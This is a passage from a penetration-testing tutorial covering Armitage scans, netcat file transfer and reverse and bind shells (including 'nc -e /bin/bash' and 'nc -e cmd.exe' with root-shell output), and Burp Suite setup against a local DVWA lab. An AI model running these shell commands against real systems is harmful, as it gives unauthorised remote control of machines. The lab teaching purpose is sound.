3. If you use static, you might want to check `/etc/resolv.conf` to make sure name servers have been specified. It might look like this:

```
nameserver 208.67.222.222 # OpenDNS
```

```
nameserver 8.8.8.8      # Google
```

## 6. SCANNING KALI-LINUX AND WINDOWS USING ARMITAGE:

Armitage is not preinstalled in Kali Linux 2022.

1. Install Armitage in Kali Linux using the command

```
#sudo apt install armitage
```



2. After install, type the following commands to start Metasploit service and open armitage

```
# service postgresql start
```



```
# sudo msfdb init
```

```
#sudo armitage
```



You will get the following screen:

3. Click scan/host/quick scan. Enter the hostname or IP address you want to scan for open port. As example, I scanned my Kali Linux device <http://192.168.223.128>. I got the following ports open



4. To discover the operating system click on Hosts/Nmap scan/ Quick scan (OS detect).



5. To find Vulnerabilities on the Linux host click on Attacks/find attacks. Then you will see the exploitable vulnerabilities by clicking the host and selecting attacks. You can try any of the attacks.

6. I tried to scan the Windows machine with the IP address 10.0.0.4. I got the following ports open

7. To discover the operating system of the Windows machine 10.0.0.4, click on Hosts/Nmap scan/ Quick scan (OS detect).

8. To find Vulnerabilities on the Windows host click on Attacks/find attacks. Then you will see the exploitable vulnerabilities by clicking the host and

selecting attacks. You can try any of the attacks.

## 7. UNDERSTANDING NETCAT, REVERSE SHELLS AND BIND SHELLS:

1. Netcat is used to

- Scan and connect to arbitrary port.
- Create listener on local port
- Transfer file.
- Remote administration (reverse shell, bind shell)

```
nc [flag options] [target ip address] [port]
```

2. Option we will use:

- l=listen mode
- e=program to execute after connection is established
- n= don't perform DNS lookup
- p=local port
- v=verbose

3. Netcat is installed by default in Kali-Linux but it is not installed in Windows.

You can download netcat for windows from:

- <https://eternallybored.org/misc/netcat/>
- <https://github.com/diegocr/netcat>

3. In these examples, I will use Kali-Linux with IP address: 192.168.223.128/ that will communicate with Windows machine that has IP address 10.0.0.4.

4. **Example 1:** To connect to any open port for any machine, as example to connect to port 80 in Kali-Linux machine 192.168.223.128, use the command

```
#nc -nv 192.168.223.128
```

I got message that the port is open:

```
(root@hidaia)-[~]
# nc -nv 192.168.223.128 80
(UNKNOWN) [192.168.223.128] 80 (http) open
```

4. **Example 2:** In windows machine with IP address 10.0.0.4, I executed a netcat command to listen to any connections to port 4444. The command has the following form:

```
> nc -nvlp 4444
```

- It will listen to any incoming connection to port 4444

```
D:\netcat>nc -nvlp 4444
listening on [any] 4444 ...
```

- In Kali Linux, I will make connection with the Windows machine at port 4444 which the netcat is listening to:

```
# nc -nv 10.0.0.4 4444
```

- It will show that port 4444 is open. So there is a connection path between the Kali Linux machine and Window machine through the port 4444.
- Now write a sentence from Kali Linux. Such as “Hello from Hidaia”. We get the message at Windows netcat command

```
(root@hidaia)-[~]
# nc -nv 10.0.0.4 4444
(UNKNOWN) [10.0.0.4] 4444 (?) open
Hello from Hidaia
█
```

```
D:\netcat>nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.4] 25618
Hello from Hidaia
```

5. **Example 3:** Now we want to forward the data received at the Windows while listening to port 4444 to output file output.exe. The command has the following form:

```
> nc -nvlp 4444 > output.exe
```

- So the Windows device of IP address 10.0.0.4 will listen to port 4444 and any incoming data received will be forwarded to file output.exe
- I have file in Kali-Linux (VoiceChanger.exe) in the folder /home/hidaia. I am going through Netcat connection to transfer it to Windows machine. I wrote the following command in the Kali Linux machine :

```
# nc -nv 10.0.0.4 4444 < /home/hidaia/VoiceChanger.exe
```

The connection will be initiated. The file VoiceChanger.exe will be transferred to Windows machine with the name output.exe

6. **Example 4:** In this example the Kali Linux user wants to remotely work on the Windows machine. The Windows device of IP address 10.0.0.4 will listen to port 4444, and any incoming connection received will forward it to Windows command line terminal:

```
> nc -nlvp 4444 -e cmd.exe
```

So any user that will connect to Windows machine through port 4444 will be forwarded to the command line terminal cmd.exe. In Kali Linux, we will write the command

```
# nc -nv 10.0.0.4 4444
```

The Kali Linux user will get the command line terminal of the Windows machine.

```
(root@hidaia)-[~]
# nc -nv 10.0.0.4 4444
(UNKNOWN) [10.0.0.4] 4444 (?) open
Microsoft Windows [Version 10.0.19045.2604]

                2 Dir(s)  219,152,166,912 bytes free
```

7. **Example 5:** In this example the Windows user wants to remotely work on the Kali Linux machine. The Windows device of IP address 10.0.0.4 will listen to port 4444

```
# nc -nlvp 4444
```

- In Kali linux machine, write the following command to connect to Windows machine and run a program after the connection, which is a bash command `/bin/bash`:

```
# nc -nv 10.0.0.4 4444 -e /bin/bash
```

- When the connection is initiated, the bash command terminal will run at Windows where we can write commands to Kali Linux machine remotely.

```

D:\netcat>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.4] 25776
pwd
/root
whoami
root
uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)

```

8. **Example 6:** The reverse shell means the victim connects to the attacker. The target is connecting and the attack box is listening. The attacker in our examples was the Windows machine of IP address 10.0.0.4 listening to port 4444 and so it will be open port. The Windows device of IP address 10.0.0.4 will listen to port 4444:

```
# nc -nlvp 4444
```

- The victim Kali-Linux machine will make connection to the attacker Windows machine through port 4444 and will run a program after the connection, which is a bash command /bin/bash:

```
# nc -nv 10.0.0.4 4444 -e /bin/bash
```

- When the connection is initiated, the bash command terminal will run at Windows where we can write commands for the Kali Linux machine remotely.

```

D:\netcat>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.4] 25776
pwd
/root
whoami
root
uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)

```

9. **Example 7:** In the bind shell, we open a port in the machine then we connect to it. The attacker fires off an exploit and the exploit will open to the attacker a port and it will be listening to him to connect at that specific port and at the specific machine with netcat.

- In our example the victim again is the Kali Linux machine that has IP address: 192.168.223.128. The attacker is the Windows machine with IP address 10.0.0.4 . The victim which is the Kali Linux machine is listening to port 4444 through the netcat command and will run a program after the connection, which is a bash command /bin/bash:



```
# nc -nlvp 4444 -e /bin/bash
```

```
(root@hidaia)-[~]
# nc -nlvp 4444 -e /bin/bash
listening on [any] 4444 ...
connect to [192.168.223.128] from (UNKNOWN) [192.168.223.1] 26009
```

- The attacker which is the Windows machine will make connection to the victim Kali Linux machine at port 4444 through the netcat command:

```
# nc -nv 192.168.223.128 4444
```

```
D:\netcat>nc -nv 192.168.223.128 4444
(UNKNOWN) [192.168.223.128] 4444 (?) open
uname -a

## 8. ADDING BURPS CERTIFICATE TO BROWSER:

1. In this example I will show adding Burps Certificate to Firefox. Same will be applied to other types of browsers. When you setup the browser to work with Burp Suite, when we visit certain pages, we notice there is an error that the connection is not trusted. We may receive other errors as well. The browser does not trust the certificate generated by BurpSuite. You may get also connection is not trusted error.

2. Go to BurpSuite “Proxy/Options” tab. Choose import/export CA certificate option. Then choose “Export Certificate in DER format”. Export the certificate to a file name with DER extension, as example “burp-cert.der”.

3. Go to preference in Firefox browser. Then go to “Privacy & Security” section. Then go to Certificates section. Then click “View Certificates”. Then import the exported certificate from BurpSuite browser.

4. In BurpSuite, go to the Proxy tab. Options Click edit under Proxy Listeners. Go to HTTP tab. Uncheck Support HTTP/2.

Burp Suite Professional v2022.12.4 - Ingram Micro - Licensed to Hideo Kaseki (single user license)

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Options

### Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080		Per-host	Default	

Each installation of Burp Suite has its own certificate. You can import or export this certificate for use in other tools or another installation of Burp.

### Intercept Client

Use these settings to control how Burp Suite intercepts client requests.

Intercept requests

Automatically update Content-Length header when the request is edited

#### Edit proxy listener

Binding Request handling Certificate TLS Protocols **HTTP**

This setting enables use of the HTTP2 protocol by the listener.

Support HTTP2



OK Cancel

## **9. SETTING UP TARGET SCOPE IN BURPSUITE:**



1. When testing website, we want to add the site we are willing to test to scope. Meaning that the website the burp is willing to interact with and run tools on.

2. Any site we visit when intercept is on, it will be intercepted by BurpSuite. To set scope right click on any of the content in the screen but you can also go to target tab and see the sites that you visited and choose the one you want to include in scope.



3. If we right click on the website we want to test and choose add to scope we notice in scope tab rules automatically created adding that to target scope. You can also add sites manually by typing on the domain or IP and port.



4. Now there are sites in scope. We can go to tools such as proxy to take advantage of this feature. Go to proxy options where we can configure the rules for intercept. We can use the URL in the target scope for requests and responses. We can also move the rules up so to take precedence over other rules.

5. In this tutorial, added localhost/dvwa in target scope. . In the “Target/Site Map”, we can filter then the site map to show only items in scope.

6. To set the intercept on, set the intercept on from “Proxy/Intercept” tab. When we visit the website in the target scope, it should be intercepted because we set it in scope. If you visit website that is not in scope, that website will not be intercepted because it is not in scope. You can also scan the website in the target scope while the intercept is off.

# 10. SCANNING USING BURPSUITE:

## a) Crawl and audit scan of a website:

1. The scan is only available in the professional version. I get the trial version of Professional BurpSuite.
2. In the dashboard, choose new scan. You will get the following dashboard.
3. I chose to scan `http://localhost/dvwa` and the scan type “Crawl and audit”.

